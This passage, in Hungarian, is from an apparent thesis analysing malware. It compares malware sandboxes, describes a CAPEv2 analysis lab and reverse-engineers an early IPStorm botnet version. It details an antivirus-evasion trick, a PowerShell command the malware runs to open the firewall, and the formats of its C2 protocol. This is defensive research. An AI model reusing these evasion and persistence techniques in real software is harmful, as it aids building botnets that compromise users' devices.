Az ismert megoldások közé tartozó Cuckoo Sandbox [21] a The Honeynet Project projektje volt a 2010-es Google Summer of Code (GSoC) alkalmával, Claudio Guarnieri kezdte el fejleszteni. A projekt 2021. április 27-ig fejlesztés alatt állt, mikor a forráskódja archiválásra került, ezzel a fejlesztés befejeződött. Erre az időre több alternatív verziója (forkja) megjelent, melyek közül a CAPE (Configuration And Payload Extraction), annak is a második verziója a CAPEv2, egy jelenleg is aktívan fejlesztett projekt. A Cuckoo Sandbox támogat hálózati elemzést és a forgalom elérését PCAP formátumban, támogat viselkedés elemzést, illetve az elemzett folyamat által írt és módosított fájlok elérését. Mivel a Cuckoo Sandbox több éve nem áll fejlesztés alatt és az aktív fejlesztési időszak alatt sem kapott Linux operációs rendszerhez elemzési támogatást, így a felállított követelményeknek nem felel meg.

A CAPEv2 Sandbox [22] a Cuckoo folytatásának tekinthető. A fejlesztés során kapott Linux operációs rendszeren történő elemzési támogatást. Rendelkezik a hálózati elemzési képességgel és az elemzés le is tölthető, továbbá alkalmas viselkedés elemzésre Windows és Linux rendszerek esetében is. Rendelkezik programozható debugger-rel, mellyel különböző feladatok hajthatóak, végre mint UPX-szel csomagolt bináris kicsomagolása vagy kódrészletek átugrása.

A DRAKVUF Sandbox [23] egy agentless megoldás, azaz nem szükséges a kliensekre szoftvert telepíteni az elemzés elvégzéséhez. Működésének alapja a virtualizációs szoftverrel történő együttműködés a benne futó rendszer memóriájának elérése érdekében, ezzel a módszerrel a virtualizált rendszerben minden esemény követhető. Rendelkezik viselkedés elemzéssel és hálózati forgalom elemzéssel, de Linux operációs rendszeren történő elemzést nem támogatja. A Linux operációs rendszeren történő elemzési képesség hiánya miatt nem felel meg a felállított követelményeknek.

A Noriben Malware Analysis Sandbox [24] a sysinternals eszközkészletből a procmon-ra támaszkodik. Ennek a segítségével nyeri ki a különböző folyamatok futásidejű viselkedését. Viselkedés elemzést és a hálózaton történő kommunikáció feljegyzését támogatja, de a forgalom tartalma nem elérhető későbbi elemzés céljára. Operációs rendszer támogatás szempontjából csak a Windows-t támogatja, így nem felel meg a követelményeknek.

A PANDA [25] a DRAKVUF-hoz hasonlóan a virtualizációs szoftverrel együttműködve tudja követni a virtualizált rendszerben az eseményeket, különbség viszont, hogy egy platformfüg-

getlen köztes nyelvet használ (LLVM IR) annak érdekében, hogy minden architektúrát azonos módon tudjon reprezentálni. Ennek köszönhetően architektúrák széles skáláját támogatja, köztük az x86, x86_64, arm és aarch64 architektúrákkal. Windows és Linux operációs rendszert is támogat hálózati és viselkedés elemzéssel. Minden támogatott platform esetében támogatja a felvételt és visszajátszást, mellyel lehetővé teszi a többször ugyanúgy történő futtatást. A felállított követelményeknek megfelel.

Az alábbi táblázatban (5.3) összesítettem a különböző megoldásokat a könnyebb összehasonlítás érdekében.

	Cuckoo	CAPEv2	DRAKVUF	Noriben	PANDA
Windows támogatás	Igen	Igen	Igen	Igen	Igen
Linux támogatás	Nem	Igen	Nem	Nem	Igen
x86(_64) támogatás	Igen	Igen	Nem	Igen	Igen
arm(64) támogatás	Nem	Igen	Nem	Nem	Igen
Hálózati elemzés	Igen	Igen	Igen	Részben	Igen
PCAP elérhető	Igen	Igen	Igen	Nem	Igen
Viselkedés elemzés	Igen	Igen	Igen	Igen	Igen
Dropped fájlok	Igen	Igen	Igen	Nem	Nem
Aktívan támogatott	Nem	Igen	Igen	Részben	Igen
Költség	Nincs	Nincs	Nincs	Nincs	Nincs

5.3. táblázat: Sandbox környezetek összehasonlítása

5.5.2 Felhőszolgáltatás alapú megoldások

A felhő alapú megoldások kevésbé részletesek, vagy magasabb részletességű, de magas árú megoldások miatt egyik sem kifejezetten alkalmas az elemzések kizárólagos elvégzésére. Ellenben a korábban futtatott minták elemzései elérhetőek rajtuk, melyek biztosíthatnak olyan információt számomra, melyet egy a jelenben futtatott példányon esetleg nem tudnék elemezni. Az alábbi táblázat (5.4) szemlélteti azokat a konfigurációkat melyek a követelményeket teljesítik vagy a legjobban megközelítik.

	Any.run	Hybrid Analysis	JOE Sandbox	VirusTotal
Windows támogatás	Igen	Igen	Igen	Igen
Linux támogatás	Igen	Igen	Igen	Igen
x86(_64) támogatás	Igen	Igen	Igen	Igen
arm(64) támogatás	Nem	Nem	Nem	Igen
Hálózati elemzés	Igen	Részben	Igen	Igen
PCAP letöltése	Igen	Nem	Nem	Igen
Viselkedés elemzés	Részben	Igen	Igen	Igen
Dropped fájlok	Windows	Igen	Igen	Igen
Költség	\$109/hó	Átvilágítás	Egyedi	Egyedi

5.4. táblázat: Sandbox felhőszolgáltatások összehasonlítása


5.5.3 Összegzés

Két megoldás felelt meg a követelményeknek a CAPEv2 Sandbox és a PANDA. A PANDA elemzési módszerének megközelítése számomra nem ideális, mivel jelentős mértékben támaszkodik az elemző által írt kiegészítőkre és manuális elemzésre. Ezzel szemben a CAPEv2 az analízis elvégzése után egy áttekintést nyújt számomra, melyből el tudom dönteni, hogy mely részeket érdemes részletesebben elemezni, ezért a CAPEv2 sandboxot használtam fel.

5.6 CAPEv2 Sandbox környezet ismertetése

A CAPEv2 Sandbox felépítése két fő részből áll, a host-ból, ami az ütemezést, elemzést és tárolást végzi, és egy vagy több guest-ből, amin az agent, ami a host-tal kommunikál, és az elemezni kívánt szoftver fut.

Az elemzési környezet megvalósítására egy Proxmox virtualizációs környezet áll rendelkezésemre. A hálózati felépítés úgy lett kialakítva, hogy a guest, melyen a kártékony kód fut, csak a host-tal tudjon kommunikálni, más eszközökkel ne, ezért egy virtuális hálózatba lettek elhelyezve. A host rendelkezik interneteléréssel, melyen keresztül a guest számára tud biztosítani internetelérést, tor hálózaton keresztüli internetelérést, illetve tiltható a hálózati kommunikáció is (5.1).




5.1. ábra: A kiépített hálózat Proxmox segítségével

Két guest rendszert telepítettem, egy Windows 10-et és egy Ubuntu 22.04 LTS-t. Mindkét operációs rendszer esetében a CAPE agent-et fel kellett rá telepíteni és a lehető legtöbb olyan hálózati, illetve frissítő szolgáltatást kikapcsolni, mely az elemzések során zajként jelentkezhethet.


5.7 Az elemzési folyamat ismertetése

Az elemzést az alábbi folyamatábrák szerint végzem, a programverziók szerint haladok annak érdekében, hogy az időrendben történt változásokat követni tudjam. A legelső programverziót az 5.2 folyamatábra szerint végzem. A statikus elemzési folyamatot kiegészítem a dinamikus elemzési környezetből származó információkkal és így teljes képet látva tudom a működést ismertetni.



5.2. ábra: Elemzési folyamatábra az első programverzióhoz

A további programverzióknál az 5.3 folyamatábra szerint már tudok támaszkodni a Ghidra Version Tracking funkciójára, így a statikus elemzéshez felhasználhatom a korábbi verzióból származó elemzési adatokat a folyamat gyorsítása érdekében. Az újabb verzióban történt változásokra már akár a korábbi elemzési adatok átmásolásakor is fény derülhet, de a teljes elemzés elvégzése után megállapíthatóak lesznek a módosítások.



5.3. ábra: Elemzési folyamatábra a 2. és későbbi programverziókhoz


6 IPSTORM

2019-ben májusában az Anomali kutatói fedezték fel és nevezték el az IPStorm-ot (InterPlanetary Storm), nevét az IPFS használatából és a fejlesztője által adott Storm elnevezésből kapta. Jelentősége, hogy ez az első olyan kártevő melyet ”in the wild” találtak, azaz valós környezetben, működés közben és az IPFS-t használta Command and Control (C2) céljára [1]. Megjelenése óta több az IPFS adta lehetőségeket kihasználó támadás jelent meg, jellemzően adathalász típusúak, de az IPStorm-hoz hasonlóak is, mint a Dark Utilities, mely C2 szolgáltatást kínál [26]. Folyt kutatás, hogy hogyan valósítható meg Ransomware as a Service (RaaS) típusú szolgáltatás [27], hogyan lehet felhasználni botnetek vezérlésére az IPFS-t [28], illetve hogyan lehet felhasználni az elosztott tároló megoldásokat kártevők elrejtésére [29].

A Bitdefender által végzett kutatás szerint [2] a támadók az IPStorm-ból épített hálózatot használták fel proxy szolgáltatás infrastruktúrájának alapjául. Ezt az infrastruktúrát tudták értékesíteni, mint proxy szolgáltatás, különböző célokra és különböző árkategóriákban. A legmagasabb árkategóriában az összes proxy végpontot el lehetett érni szerte a világon, és előfordulhat, hogy az IPStorm-mal fertőzött eszközökhöz a hozzáférés is beletartozott a csomagba. 2023. november 14-én az Amerikai Ügyészség bejelentette, hogy az IPStorm infrastruktúráját lekapcsolták [30].

Az IPStorm-ból összesen 52 különböző állomány áll rendelkezésemre, ezek az állományok nem tartalmazzak olyan duplikációt, hogy egymásból kitömöríthetők lennének, de megtalálhatóak közöttük olyanok, amelyek csak és kizárólag a PE fejléc `sizeofHeaders` mezőben térnek el. Jellemzően 1024 és 4096 a megjelenő érték, ebből mindig az 1024-et használó állományok lettek elemezve. A 4096-ot használó állományok közös jellemzője, hogy még az 1024-et használókhoz rendelkezem az UPX tömörített állománnyal is, addig az 4096-ot használók egyikehez sem. Valószínűleg ezt egy harmadik fél csomagolta ki és hibásan került meghatározásra ez a mezője a fejlécnek. A verziók két nagy csoportra oszthatóak, a 0.0.1f-től a 0.0.3m-ig csak Windows operációs rendszerre készült verzióval találkoztam, bár az állományban más operációs rendszerekre is van utalás, nem ismert hogy valaha létezett volna ezekből a verziókból más operációs rendszerre való. A második csoport a 0.0.8h-től a 0.2.05a-ig tart, ezek között vegyesen megtalálhatóak Linux, Android és Mac operációs rendszert célzó állományok, x86, x86-64, arm, aarch64 architektúrával is. A 6.1 ábra szemlélteti a verziók idővonalát és korábbi elemézé-

sek általi lefedettségét, a bekeretezett verziók azt jelölik, hogy az elemzésben mely verziókról van szó és a publikált hash-ek közül melyeket sikerült a rendelkezésemre álló példányaimmal összepárosítani.



6.1. ábra: IPStorm verziók korábbi elemzések általi lefedettsége [1][2][3][4]

Az elemzés során a Go nyelv több tulajdonságát is fel tudom használni az elemzési folyamat segítésére. Minden Go bináris tartalmaz egy úgynevezett pcIntab-ot (Program counter line number table), ami a Program Counter értékét rendeli össze azzal, hogy melyik fájl melyik sorában található az utasításhoz tartozó forráskód. A fájlneveken túl itt találhatóak még verzióinformációk, endianness, architektúra típusa és eljárások nevei (13.2). Ez a struktúra jelen van minden Go binárisban, nem távolítható el, mert a Go runtime-nak szüksége van rá a helyes működéshez és a stack trace informatív megjelenítéséhez is.

További információt lehet kinyerni a moduledata struktúrából, ami az állomány különböző jellemzőit tárolja, többek között a típusinformációkat és az interface típusokat. A típusinformációk tartalmazzák a programban használt struktúrák méretét, mezőinek neveit és típusait is.

Ezen információk kinyerésére a Ghidra alapfunkcionalitásán felül lehetőség van használni a GolangAnalyzerExtension-t [31], amely kiterjeszti a Ghidra funkcionalitását a Go verziók szélesebb körű támogatásával, Go 1.6-tól 1.23-ig, szemben a Ghidra által támogatott Go 1.15-

től 1.22-ig terjedő tartománnyal (a 11.2-es verzióban).

A Ghidra alkalmas úgynevezett version tracking-re, ami lehetővé teszi kettő állomány összehasonlítását és köztük a változások megállapítását. Ez az összehasonlítás nem csak byte szinten működik, hanem magasabb absztrakciós szinten is, összehasonlíthatóak az elemzés során létrehozott címkék, metódusok, adatok is. Különböző korrelátornak nevezett algoritmusok állnak rendelkezésre, amelyek különböző tulajdonságok alapján találják meg a két állomány között az azonos részeket. Léteznek exact korrelátorok, amelyek byte és instrukció szinten keresnek azonos adatot vagy metódust, illetve referencia alapú, ami a korábban felismert adatokra és metódusokra történő hivatkozások alapján állapítja meg, hogy mely objektumok lehetnek azonosak. Az azonosságot egy pont értékkel jellemzi, ami meghatározza, hogy milyen mértékben azonos a két felismert objektum, ennek alapján könnyen meg lehet találni a két verzió között változott részeket is. Az elemzéshez több korrelátort nem használtam fel, mert ezek megfelelően lefedték a teljes binárist, további korrelátorok a 6.2 ábrán láthatóak. A korrelátorok futtatása után megállapíthatóak azok az eljárások is, aminek nem talált egyik algoritmus sem megfelelő párt a másik állományban, ezek lesznek a két verzió között eltávolított vagy hozzáadott metódusok.

Name	...
BSim Function Matching	
Combined Function and Data Reference Match	🚩
Data Reference Match	
Duplicate Data Match	
Duplicate Function Instructions Match	
Duplicate Exact Symbol Name Match	
Exact Data Match	🚩
Exact Function Bytes Match	🚩
Exact Function Instructions Match	🚩
Exact Function Mnemonics Match	🚩
Function Reference Match	
Similar Data Match	
Similar Symbol Name Match	
Exact Symbol Name Match	🚩

6.2. ábra: Ghidra Version Tracking korrelátorok. Zöld zászlóval jelezve a felhasználtak.

6.1 IPFS

Az IPStorm működésének megértéséhez az alapjául szolgáló koncepciókat kell megismerni. Az IPFS alapjául szolgáló libp2p szolgálja a funkcionalitását az IPStorm-nak is. A libp2p decent-

ralizált peer-to-peer hálózatokhoz definiál protokollokat és specifikációkat, hogy a hálózatban résztvevő eszközök, úgynevezett peer-ek vagy node-ok közötti kommunikációt biztosítsa. Minden peer rendelkezik egy PeerID-vel, ami a hálózatban egyedi, létrehozása a peer publikus kulcsának a kriptográfiai hash-éből jön létre. Ennek a reprezentációja egy Multihash-ként [32] jelenik meg, ami nem egy konkrét algoritmust takar, hanem tartalmazza az algoritmus azonosítóját, a hash hosszát és magát a hash-t. Megjeleníteni jellemzően base58 kódolva szokták. A multihash base58 kódolt megjelenése a következő:

Qmeh3X55MaoKhZfYsUHFgkZWAz3ZFtQCQz6qiaEqamo7a2

A libp2p egy másik koncepciója a Multiaddress vagy multiaddr [33], ami egy rugalmas címezési formátumot biztosít. Formátuma egy protokoll azonosítóból és egy érték mezőből áll. Ez a mintázat ismételhető egymás után. [34]

/<protokoll azonosító>/<érték>

A formátum lehetővé teszi egymásba ágyazott protokollok reprezentációját is, például:

- /ipfs/QmAlice - egy libp2p peer azonosítása
- /ip4/192.0.2.0/udp/1234 - udp ágyazva IPv4-be
- /ip4/198.51.100.0/tcp/4242/ipfs/QmAlice - egy libp2p peer ami a 4242-es TCP porton és 198.51.100.0 IPv4 címen érhető el

Létezik a circuit-relay protokoll, amely a node közvetítő (relay) szerepét szabályozza. Alapvetően három konfigurációs lehetőség van meghatározva a libp2p-ben: az OptHop, OptActive és az OptDiscovery. Az OptHop lehetővé teszi az éppen konfigurált node számára, hogy magát relay-ként hirdesse és másik node-ok forgalmát továbbítsa, de csak olyan node-ok között amelyekkel kiépített kapcsolattal rendelkezik. Az OptActive kibővíti az OptHop működését azzal, hogy ha a cél node nem érhető el, akkor megpróbál kapcsolatot létesíteni vele. Az OptDiscovery az újonnan csatlakozott node-ok relay-ként való működésének felderítésére lett készítve [35], de mivel arra nincs lehetőség, hogy a másik relay-ről megállapítsa, hogy OptActive relay-e, így ezt az opciót a későbbi libp2p verziókban letiltották a többletforgalom és a nem hatékony működése miatt [36][37].

Ehhez társul egy multiaddress is, amellyel a relay funkcionalitást lehet igénybe venni. A relay-ek használata többféle formátumban megadható, az IPStorm esetében a régi `/ipfs/` jelölés lesz használatban az új `/p2p/` helyett [38].

- `/p2p-circuit/ipfs/QmAlice`

Próbáld meg egy relay segítségével elérni QmAlice-t

- `/ipfs/QmRelay/p2p-circuit/ipfs/QmAlice`

A QmRelay-en keresztül érd el QmAlice-t

A libp2p biztosít olyan kommunikációs megoldást is, ami lehetővé teszi, hogy több peer is rész tudjon venni egy kommunikációban, ez a pubsub. A pubsub egy olyan megoldás, ami lehetővé teszi, hogy egy azonosítóval ellátott topic-ba a node-ok információt osszanak meg egymással. Ha az egyik node bármit beküld a topic-ba, azt a többi node látja. Az IPStorm a gossipsub implementációt használja.

6.2 0.0.1f működési áttekintés

Az első rendelkezésemre álló verzió a 0.0.1f (01658e8c). Az elemzés során szembeötlő, hogy a binárisban tárolt elérési utak a készítőről több információt is elárulnak. A `main.main` eljárás első utasításánál a következő elérési út található:

```
/Users/brokleg/go/src/storm/storm.go:48
```

Ez elárulja, hogy a készítő operációs rendszere MacOS a `/Users/` elérési út miatt, felhasználó-neve brokleg és a programot storm-nak nevezte el. Ezeket a megfigyeléseket Anomali Threat Research kutatói is megtették a 0.0.2n verzió elemzése során [1], ezért kapta az IPStorm, azaz InterPlanetary Storm elnevezést. A működésről egy áttekintő képet lehet kapni a helyreállított modulnevekből:

- `storm/avbypass` - Antivírus megkerülés
- `storm/ddb` - Elosztott adatbázis
- `storm/filetransfer` - Fájlok küldése, fogadása
- `storm/node` - libp2p node, központi funkcionalitás
- `storm/powershell` - PowerShell parancsok futtatása
- `storm/util` - általános eszközök, eljárások

A közvetlen csomagfüggőségek alapján a megjelenési dátumnak lehet egy alsó határt megállapítani. Ezt úgy tettem, hogy a különböző csomagverziók között történt változásokat azonosítottam a visszafejtett kódban, így megkapva, hogy melyik verzió szerepel az állományban, ez látható a 6.1 táblázatban. Ez alapján a 0.0.1f verzió 2019. 04. 04. után készült. Ennek az adatnak az ismeretében látható, hogy ezen verzió megjelenése és az Anomali Threat Research által publikált elemzés között körülbelül 2 hónap telt el.

Csomag neve	Verzió	Megjelenés
github.com/libp2p/go-libp2p	v0.0.4	2019-04-04
github.com/libp2p/go-libp2p-discovery	v0.0.1	2019-03-02
github.com/libp2p/go-libp2p-kad-dht	v0.0.7	2019-04-04
github.com/libp2p/go-libp2p-net	v0.0.1	2019-03-01
github.com/libp2p/go-libp2p-peer	v0.0.1	2019-02-27
github.com/libp2p/go-libp2p-pubsub	v0.0.1	2019-03-02

6.1. táblázat: IPStorm által használt főbb csomagok és verziók

6.2.1 Antivírus megkerülés

Az indulási folyamat egy antivírus elkerülési technikával kezdődik. A `main.main`-ben egy `go-routin` végtelen ciklusban egy `time.Sleep`-et hív meg 1 másodperces idővel. Ez az alkalmazás futásának végéig fut. Ezzel párhuzamosan történik a `storm/avbypass.Bypass` hívása, ami az `storm/avbypass.allocateMemory` hívja meg, ami 1000 darab 30000000 elemű `uint8` típusú `slice`-t és 102400000 elemű `uint8` típusú `Array`-t foglal (13.3), eredményét nem tárolja. Majd `storm/avbypass.hop1`-et hívja meg, ami 100 és 250 nanoszekundum közötti időtartamot vár. A `hop1` további 8 `hop`-ot hív meg, aminek a funkcionalitása megegyezik a `hop1`-gyel. Ezzel a technikával az antivírusok dinamikus elemző részét kerülhetik meg, mert egy alkalmazás indulásakor csak rövid idő áll rendelkezésükre az elemzés elvégzéséhez [39].

6.2.2 Környezeti információk gyűjtése

Az indulási folyamat folytatásaként ellenőrzi, hogy csak egy példány fusson belőle, erre a `github.com/marcsauter/single` csomagot használja, ami fájl alapon oldja meg az ellenőrzést. Amennyiben már fut egy példány, 1 másodpercenként újra próbálkozik. A lock fájl neve

a következő:

```
12D3KooWRPZKYXrZ4ZkN4D4Pw2CreBB8KULLSHS6n3R1PYfYx1V2
```

Amennyiben nem fut más példány a `storm/util.CollectRuntimeInfo`-t hívja meg, ami elkezd a futtatási környezetből az információkat összegyűjteni, melyeknek egy részét később megosztja a hálózaton. Az információk a következőket tartalmazzák:

- | | |
|---------------------------|-------------------------------|
| – GoOS | – GID |
| – Kernel | – Felhasználónév |
| – Kernel verzió | – Felhasználó neve |
| – Platform | – Home könyvtár |
| – Operációs rendszer | – Van-e adminisztrátori joga |
| – Hosztnév | – Program teljes elérési útja |
| – CPU logikai magok száma | – Program könyvtára |
| – UID | |

Az információk kinyeréséhez felhasználja a `github.com/matishsiao/goInfo` és a `github.com/kardianos/osext` csomagokat, illetve a Go standard library `os/user` csomagját. Az adminisztrátori jogkört úgy állapítja meg, hogy a `\\.\PHYSICALDRIVE0` elérési utat megpróbálja megnyitni, amennyiben sikerül, az adminisztrátori jogkört jelent.

6.2.3 libp2p node elkészítése

A `storm/util.AddToFirewall` hívása következik, amely egy tűzfal szabályt hoz létre, amely az összes befelé jövő forgalmat ami ehhez az alkalmazáshoz tart, engedélyezi. A szabály létrehozásához a `storm/powershell` modult használja, a `powershell.exe -NoExit -Command -` paranccsal egy PowerShell-t nyit, ami a standard input-ról várja a parancsokat, ehhez a `github.com/bhendo/go-powershell` csomagot használja. A tűzfal szabály az alábbi paranccsal jön létre ahol mindkét `%s` helyére a program teljes elérési útja kerül:

```
New-NetFirewallRule -Displayname "%s" -Direction Inbound  
-Program "%s" -Action Allow
```

Ettől a ponttól a libp2p node felépítése következik a `storm/node.NewNode` hívásával, ami

az összes kommunikáció alapját fogja nyújtani. A node konfigurációja több konfigurációs objektumból épül fel. A folyamat a node-ot azonosító Ed25519 kulcspár generálásával indul, ez nyújtja a node identitását. Mivel a kulcs minden indításkor újra lesz generálva, így mindig változik a PeerID. Ezáltal nem azonosíthatóak a node-ok egyértelműen, nem tudható, hogy új fertőzés történt vagy csak újra lett indítva egy eszköz.

Használ egy ConnectionManager objektumot, ami a minimálisan és a maximálisan fenntartandó kapcsolatok számát szabályozza, ez minimálisan 384, maximálisan 512 kapcsolatra van állítva.

További konfigurációs objektum a node relay-ként működését, azaz közvetítő szerepét szabályozza. Ebben a verzióban az OptHop, OptActive és az OptDiscovery is be van kapcsolva.

A libp2p kétféle mux-ot támogat, a mplex-et, ami egy régebbi megoldás és a yamux-ot. A mux-ok funkciója, hogy egy kapcsolaton keresztül több párhuzamos kommunikációt továbbítson, multiplexeljen. Alapértelmezésben mind a kettő engedélyezve lenne, de az IPStorm fejlesztője csak az mplex-et engedélyezte.

Amennyiben korábban a tűzfal szabály létrehozása sikeres volt, akkor két konfigurációs lépést hajt végre. Létrehoz egy NATManager konfigurációs objektumot, ami a megfelelő porttovábbítási beállításokat kezeli, amennyiben lehetséges. Illetve a bejövő kapcsolatok fogadására beállítja a /ip4/0.0.0.0/tcp/0 multiaddress-t a ListenAddrStrings objektummal. Ennek eredményeként az összes hálózati interfész egy véletlenszerű portján fog figyelni a node.

Ezennel a node speciális konfigurációjának vége, transport megoldásnak az alapértelmezett TCP és Websocket megoldásokat használja, a fogalom titkosítására pedig az ebben a verzióban alapértelmezett secio protokollt. A go-libp2p.NewWithoutDefaults hívásával megtörténik a libp2p host létrehozása.

Ahhoz, hogy a hálózatban található peer-ek és tartalomszolgáltatók feltérképezésére képes legyen a kad-dht-t, azaz Kademlia Distributed Hash Table-t használja speciális konfiguráció nélkül, ez egy sztenderd libp2p megoldás, a go-libp2p-kad-dht csomag biztosítja. Hogy a DHT-t feltöltse és részt vegyen a hálózatban az alapértelmezett libp2p/IPFS belépési ponthoz tartozó bootstrap node-okkal létesít kapcsolatot és a go-libp2p-kad-dht.(*IpfsDHT).BootstrapOnce hívásával inicializálja a DHT-t. A BootstrapOnce-t alapvetően periodikusan kellene meghívni, hogy a hálózat feltérképezése folyamatos legyen vagy a Bootstrap-ot használni, amely auto-

matikusan meghívja a beállított időközönként. Ugyan a BootstrapOnce-nak átadásra kerülnek az időzítésre vonatkozó beállítások az eljárás jellegéből adódóan ezek nem jutnak érvényre, nem lesz periodikusan meghívva [40]. A hálózat működésére valószínűleg csak kis mértékű hatása volt.

Most a `storm/node.(*Node).advertise-fm`-et hívja meg, ami az IPStorm node-okra jellemző namespace-k hirdetéséért felel a `go-libp2p-discovery.Advertise` segítségével. Ezen azonosítók alapján tudják egymást felfedezni az IPStorm node-ok és tudatni egymással, hogy milyen szolgáltatásokat ismernek. A namespace-k, amelyek meghirdetésre kerülnek:

- Az IPStorm hálózatban résztvevő eszközök hirdetik egymás azonosítására:
fmi4kYtTp9789G3sCRgMZVG7D3uKalwtCuWw1j8LSPHQEGVBU5hfbNdnHvt3ky
R1fYUIGNAO0zactmIMIZodsOha9tnfe25Xef1
- Info topic:
C0FAh40EtzpBb145aYUcluKo1UJZ-1bRUGg1WJo3OFzWFEKzbShsWFO-wt95Log1
eP0gp22hX3PQ2iU5w83a8uoPw-C3WngMgFD1
- Cmd topic:
6szrvCivhS8QSTs6nq0I28i77MNO1DVh4pCVBvRYxm-5dGHPsOa8sNCMypcPoMF
Te5BeXWPnNILo3I6G6Ev1gQLeqz54RoMwW9pPFD1

6.2.4 sfst protokoll

A `storm/filetransfer.StartFileServer` által a fájltranszfer protokoll regisztrációja következik. A protokoll ID a `/sfst/1.0.0`. Az sfst protokoll szolgál a fájlok kérésére és fogadására, két üzenetet definiál, a GET-et és az erre történő választ. Formátuma a GET kérésnek a következő:

```
GET <file name>\n
```

A GET kérésre a következő formátumú a válasz:

```
<file name> <file size> <SHA256 checksum>\n  
<file contents>
```

6.2.5 Elosztott adatbázis

A `storm/ddb.New` hívásával megtörténik a DDB, azaz a Distributed DataBase elkészítése és pubsub topic-jának regisztrációja, melynek azonosítója a 12.3 táblázatban van feltüntetve. A DDB nyújtja az IPStorm számára az információcserét a C2 szerverekkel és egymással is. Ezen az adatbázison keresztül kerül közlésre az új programverziók verziószáma, illetve azon node-ok listája, amelyek ezeket a verziókat éppen szolgáltatni tudják. Jelenleg 2 parancs támogatott, a `SetWithTTL` és a `SAdd`. Az üzenetformátum a következő:

```
{
  "Command": "<command>",
  "Key": "<key>",
  "Value": "<value>",
  "TTL": <ttl>
}
```

A két üzenetformátum között a különbség az, hogy a `SetWithTTL` egy kulcs-érték párt tárol, addig az `SAdd` az üzenetben jelzett kulcshoz egy listát tart fent, amelyhez az értéket hozzáadja, tehát nem kerül felülírásra, több értéket is tárol egyszerre. Az `SAdd` feltehetően a `Set Add` rövidítése. A kulcsok a következő jelentéssel rendelkeznek:

- `"/5aYUcluKo1U1/QrnStmHqXqVcHf8DcWUf1FtIObfCoT3dnmYPWM8gTKmXGhOXu-fdekgniT8VwrgMK4kEWCdBsvI2qy0pVygmu-lJtu96t0nroXaN1"`: Legújabb verzió verziószáma, pl.: 0.0.1f
- `"seeders:<SHA256 checksum>"`: az adott ellenőrzőösszeggel rendelkező fájlt szolgáltató peer-ek base58 PeerID-i
